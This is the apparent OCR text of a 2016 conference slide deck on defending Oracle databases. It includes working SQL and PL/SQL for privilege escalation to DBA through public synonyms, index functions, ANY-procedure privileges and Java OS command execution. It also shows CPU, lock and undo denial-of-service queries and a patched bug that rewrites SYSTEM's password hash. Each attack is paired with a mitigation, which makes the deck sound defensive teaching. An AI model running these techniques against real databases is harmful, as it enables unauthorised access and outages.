GUOB TECH DAY

30 de Julho de 2016 no Hotel Blue Tree Morumbi, São Paulo - SP

Oracle Database Advanced Securing

Hack Defense

Rodrigo Jorge, Oracle DBA

Rodrigo Jorge

- Oracle Database 11g Administrator Certified Master
- Oracle Certified Master, Database Cloud Administrator
- (…)
- Oracle Database 11g Security Certified Implementation Specialist

www.dbarj.com.br

amdocs
embrace challenge experience success

- Since Nov/2012
- Oracle Solution Architect

Capgemini
CONSULTING.TECHNOLOGY.OUTSOURCING

IBM

CPMBraxis

Ipiranga

LAOUC

Oracle Database Hack Defense

Why DBs are target of cyber-attacks?

- **Credit Card**
- **Personal Information**
- **Industrial Espionage**
- **Government Spy (NSA, etc)**
- **…**

How to protect?

To protect against a hacker, think like one!

Agenda


Database Layers to Protect:

- Inside Database - Privilege escalation and OS access
- Inside Database - Performance attacks (or accidents)
- Outside Database - Network Layer (TNS Poison)
- Conclusion
- Questions?

Privilege Scalation

(What is and how to Protect)

Privilege Scalation



Privilege Scalation


- **SQL Injections in DBMS**
- **Unnecessary Enabled Database Features**
- **Buffer Overflows**
- **Dangerous Privileges / Combinations** 

Case 1 – Public Synonyms


RESTRICT:

- CREATE PUBLIC SYNONYM
- DROP PUBLIC SYNONYM

Case 1 – Public Synonyms



Case 1 – Public Synonyms



Case 1 – Public Synonyms

1 – The attacker create a similar SYS but fake package in his schema.

```
CREATE PACKAGE MYUSER.DBMS_STATS AUTHID CURRENT_USER
    ...
    PROCEDURE GATHER_TABLE_STATS ...
    ...
END;
/
```

Case 1 – Public Synonyms

2 - Replace all procedures and sub-objects code in Package Body to:

```
CREATE PACKAGE BODY MYUSER.DBMS_STATS AS
..
    PROCEDURE GATHER_TABLE_STATS(...) AS
    BEGIN
      EXECUTE IMMEDIATE 'grant DBA to MYUSER';
      SYS.DBMS_STATS.GATHER_TABLE_STATS (...);
    END;
..
END;
/
```

Case 1 – Public Synonyms

3 - Change the pointer of the synonym to your package:

```
SQL> grant execute on MYUSER.DBMS_STATS to PUBLIC;
SQL> create or replace public synonym DBMS_STATS for
MYUSER.DBMS_STATS;

-- WAIT

SQL> set role dba;
Role set.
```

Case 1 – Public Synonyms

SOLUTION:

- Never grant PUBLIC SYNONYMS privileges.
- Create a simple API if a user needs this ability.

```
CREATE OR REPLACE PACKAGE MANAGE_PUBLIC_SYNONYM AS
  PROCEDURE CREATE_SYNONYM(SYNONYM_NAME IN VARCHAR2, OBJECT_OWNER IN VARCHAR2, OBJECT_NAME IN VARCHAR2);
  PROCEDURE DROP_SYNONYM(SYNONYM_NAME IN VARCHAR2);
END;
/
```

Case 2 – CREATE ANY INDEX

RESTRICT:

- CREATE ANY INDEX
- INDEX ON SPECIFIC TABLE

Case 2 – CREATE ANY INDEX

```
CREATE OR REPLACE FUNCTION MYUSER.GETDBA(C1 VARCHAR)
RETURN VARCHAR DETERMINISTIC AUTHID CURRENT_USER
IS
  PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
  EXECUTE IMMEDIATE 'GRANT DBA TO MYUSER';
  COMMIT;
  RETURN 'XPTO';
END;
/
```

Case 2 – CREATE ANY INDEX

```
SQL> GRANT EXECUTE ON MYUSER.GETDBA TO PUBLIC;
Grant succeeded.

SQL> CREATE INDEX EXPLOIT_INDEX ON SYS.FOO(MYUSER.GETDBA(BAR));
Index created.

SQL> select * from sys.foo;
B
-
X

SQL> set role dba;
Role set.
```

Case 2 – CREATE ANY INDEX

SOLUTION:

- Revoke the INDEX privilege from users that don't, as a strict business requirement, require it.
- Think that granting "INDEX" privilege in some table to another user is the same as granting full access on that schema to this user.
- Never "GRANT ALL ON SCHEMA.OBJECT" to anyone.

Case 2 – CREATE ANY INDEX

INFO:

- Harder to execute on 12c with new “INHERIT PRIVILEGES” privilege.
- By default, PUBLIC has the INHERIT PRIVILEGE privilege on all new and upgraded user accounts.

Case 3 – CREATE ANY PROCEDURE / EXECUTE ANY PROCEDURE

```
SQL> CREATE OR REPLACE PROCEDURE system.getdba
IS
BEGIN
  EXECUTE IMMEDIATE 'grant dba to MYUSER';
END;
/

SQL> exec system.getdba
PL/SQL procedure successfully completed.

SQL> set role dba;
Role set.
```

Case 3 – CREATE ANY PROCEDURE / EXECUTE ANY PROCEDURE

SOLUTION:

- Never grant any of those 2 privileges.
- Use Database Vault (Licensed Feature).

Case 4 – Java

- Allow user to execute OS commands via Java Classes

- DBA -> SYSDBA

Case 4 – Java

```
CREATE OR REPLACE AND COMPILE JAVA SOURCE NAMED "OS_EXEC"
AS
import java.lang.*; import java.io.*;

public class ExecuteOS
{
  public static void execOSCmd (String cmd) throws IOException,
  java.lang.InterruptedException
  {
    Process p = Runtime.getRuntime().exec(cmd);
    p.waitFor();
  }
};
/

CREATE OR REPLACE PROCEDURE "OS_EXECP" (p_command varchar2)
AS LANGUAGE JAVA NAME 'ExecuteOS.execOSCmd (java.lang.String)';
/

EXEC OS_EXECP ('orapwd file=orapwdorcl password=xxx force=y');
```

Case 4 – Java

SOLUTION:

- Restrict Java Grants:
  - EXEC DBMS_JAVA.grant_permission('USER', 'SYS:java.io.FilePermission', '<<ALL FILES>>', 'execute');
  - EXEC DBMS_JAVA.grant_permission('USER', 'SYS:java.lang.RuntimePermission', 'writeFileDescriptor', '');
  - EXEC DBMS_JAVA.grant_permission('USER', 'SYS:java.lang.RuntimePermission', 'readFileDescriptor', '');
- Restrict Java Role:
  - JAVA_ADMIN
- Disable Java support from Oracle database (if not needed).

Case 5 – Some other privileges

- CREATE ANY JOB
- BECOME USER
- IMP_FULL_DATABASE
- EXP_FULL_DATABASE
- UTL_FILE
- ANALYZE ANY
- **CREATE DIRECTORY !** 
  - **Very easy to replace pwfile / listener.ora / rsa priv key / etc**

“Aha! My O7_DICTIONARY_ACCESSIBILITY is FALSE!”

“Nobody with ANY privileges will be able to hack my SYS schema!”

The attacker will simply look for another schema with DBA privilege!

Performance attacks

(or accidents)


(What is and how to avoid)

Case 1 – Undo Attack

- Undo area is the same for all logged in users.

- An attacker can get 99,99% of the UNDO space on his session and let the transaction open, giving to all other sessions:
  - ORA-30036: unable to extend segment by X in UNDO tablespace

Case 1 – Undo Attack



Case 1 – Undo Attack

SOLUTION:

- Resource Manager!
  - Allows you to limit the MAX undo usage by session/schema.

- Do not allow any schema in your database consume more than X % available UNDO.
  - For readonly/report users, this value should be even lower.

Case 2 – Lock Attack

- Users with SELECT privilege can exclusive lock any table.
  - In 12c, there is the new READ privilege that must be used in place.

SELECT = READ + LOCK

```
SQL> LOCK TABLE table_name IN EXCLUSIVE MODE;
SQL> SELECT ... FROM table_name FOR UPDATE;
```

Case 2 – Lock Attack

```
SQL> grant select on SYS.USER$ to READONLY;


SQL> SELECT * FROM SYS.USER$ FOR UPDATE;
-- Table(s) locked
```

```
SQL> grant read on SYS.USER$ to READONLY;


SQL> SELECT * FROM SYS.USER$ FOR UPDATE;
ORA-01031: insufficient privileges
```

Case 2 – Lock Attack

- Upgrade to 12c and grant READ instead of SELECT.
- Create a job to monitor v$locked_object and kill locks coming from undesired sessions.
  (Reactive Solution)
- Instead of grating SELECT to a table, create a * view on that table and grant SELECT on the view. (prior 12c)

Case 3 – CPU / TEMP attack

- With single line SQL, it's possible to write queries to get 100% CPU or 10 Terabytes of TEMP.

```
CREATE TABLE KILL_CPU(N PRIMARY KEY)
ORGANIZATION INDEX AS
  SELECT ROWNUM FROM ALL_OBJECTS WHERE ROWNUM <= 50;

SELECT COUNT(*) X
  FROM KILL_CPU
  CONNECT BY N > PRIOR N
  START WITH N = 1;
```

Case 3 – CPU / TEMP attack

- For CPU Attack?
  - Resource Manager! (same observations of UNDO Attack)
  - Alerts (create thresholds limits)

- For TEMP Attack?
  - Do not share application TEMP tablespace with other users.
  - Create separate TEMP for all non-app users

Conclusion

How to avoid !?

Principle of least privilege

- https://en.wikipedia.org/wiki/Principle_of_least_privilege
- Most DBA's are tired of granting SELECT to a user in many tables and just grant SELECT ANY TABLE.
- Remember: ANY -> SCALATION

Network

- **Force the encryption of all your data!**

  (it's free!)


```
[oracle@server ~]$ cat $ORACLE_HOME/network/admin/sqlnet.ora

SQLNET.ENCRYPTION_CLIENT=required
SQLNET.ENCRYPTION_SERVER=required
SQLNET.CRYPTO_CHECKSUM_CLIENT=required
SQLNET.CRYPTO_CHECKSUM_SERVER=required
```

Password issue

- Weak and default passwords is still problem #1 in most Oracle databases.
  - select * from dba_users_with_defpwd;
- Usually DBA accounts are protected (SYS, SYSTEM, etc) but user accounts are often using weak passwords (password=username).
- Once inside your database, your chances to protect your data reduces in 90%.

DB Version

- Stay in latest stable Version.
- Apply always the latest PSU. **Always!**



- Read regularly Oracle Security Alerts and CVE list.

http://www.oracle.com/technetwork/topics/security/whatsnew/index.html

DB Version

- **CVE-2014-????** ***(Unspecified vulnerability)***

```
SQL> update scott.dept set loc='RIO DE JAN' where
dname='SALES';
ORA-01031: insufficient privileges

SQL> update (with tmp as (select * from scott.dept)
select * from tmp) set loc='RIO DE JAN'
where dname='SALES';
1 row updated
```

- **Corrected on:**
  - Patch 18681862: DATABASE SECURITY PATCH UPDATE 11.2.0.4.0 (CPUJUL2014)

DB Version


```
SQL> update sys.user$ set password='864B0E03A5061B6D'
where name='SYSTEM';
ORA-01031: insufficient privileges
```

```
SQL> update (with tmp as (select * from sys.user$)
select * from tmp) set password='864B0E03A5061B6D'
where name='SYSTEM';
1 row updated
```

July 2016 CPU (Fresh CVEs)

CVE#	Component	Package and/or Privilege Required	Protocol	Remote Exploit without Auth.?	CVSS VERSION 3.0 RISK (see Risk Matrix Definitions)				Supported Versions Affected
					Base Score	Attack Vector	Attack Complex	Privs Req'd	
CVE-2016-3609	OJVM	Create Session	Multiple	No	9.0	Network	Low	Low	11.2.0.4, 12.1.0.1, 12.1.0.2
CVE-2016-3506	JDBC	None	Oracle Net	Yes	8.1	Network	High	None	11.2.0.4, 12.1.0.1, 12.1.0.2
CVE-2016-3479	Portable Clusterware	None	Oracle Net	Yes	7.5	Network	Low	None	11.2.0.4, 12.1.0.2
CVE-2016-3489	Data Pump Import	Index on SYS.INCVID	Oracle Net	No	6.7	Local	Low	High	11.2.0.4, 12.1.0.1, 12.1.0.2
CVE-2015-0204	RDBMS	HTTPS Listener	HTTPS	Yes	5.3	Network	High	None	12.1.0.1, 12.1.0.2
CVE-2016-3488	DB Sharding	Execute on gsmadmin_internal	Oracle Net	No	4.4	Local	Low	High	12.1.0.2
CVE-2016-3484	Database Vault	Create Public Synonym	Oracle Net	No	3.4	Local	Low	High	11.2.0.4, 12.1.0.1, 12.1.0.2

Audit



Concert Hall
Dinning room
Laboratory
Laboratory
Stairs
Main Hall
Stairs
Assistant room
Aid Post
Director's room
Security

Audit

- **Do not keep audit records inside your database or DB server!**
  - If you lose one, you lose the other.
- How?
  - Oracle Audit Vault.
  - Append only permission to oracle user on the Audit Files.
  - Move audit files to another “add-only” server.
  - Job/Trigger to write records in a remote DB table (INSERT only privs).
- Audit SYS operations!

Attacker main “rules”

- Clean the alerts / traces
- Never raise any error:



- Keep a door opened to come back.

Privileges

- Avoid in all manners EXECUTE on SYS owned objects.
- Avoid default roles like SELECT_CATALOG_ROLE, EXECUTE_CATALOG_ROLE.
- Never grant “ANY”.
- Check privileges that are grant to “PUBLIC”

Oracle Tools that helps (a lot!)

- ORAchk
  - Available at Oracle Support Document 1268927.2
  - Official Doc: http://docs.oracle.com/cd/E75572_01/

- DBSAT (first released on May/2016)
  - Available at Oracle Support Document 2138254.1
  - Official Doc: http://docs.oracle.com/cd/E76178_01/

Read Oracle Guidelines for a secure DB

- https://docs.oracle.com/cd/E11882_01/network.112/e36292/guidelines.htm
- https://docs.oracle.com/database/121/DBSEG/guidelines.htm

References

- https://www.blackhat.com/
- http://www.red-database-security.com/
- https://www.defcon.org/
- http://www.lockdown.cz
- http://www.appsecinc.com

Questions ?!

Thank You

www.dbarj.com.br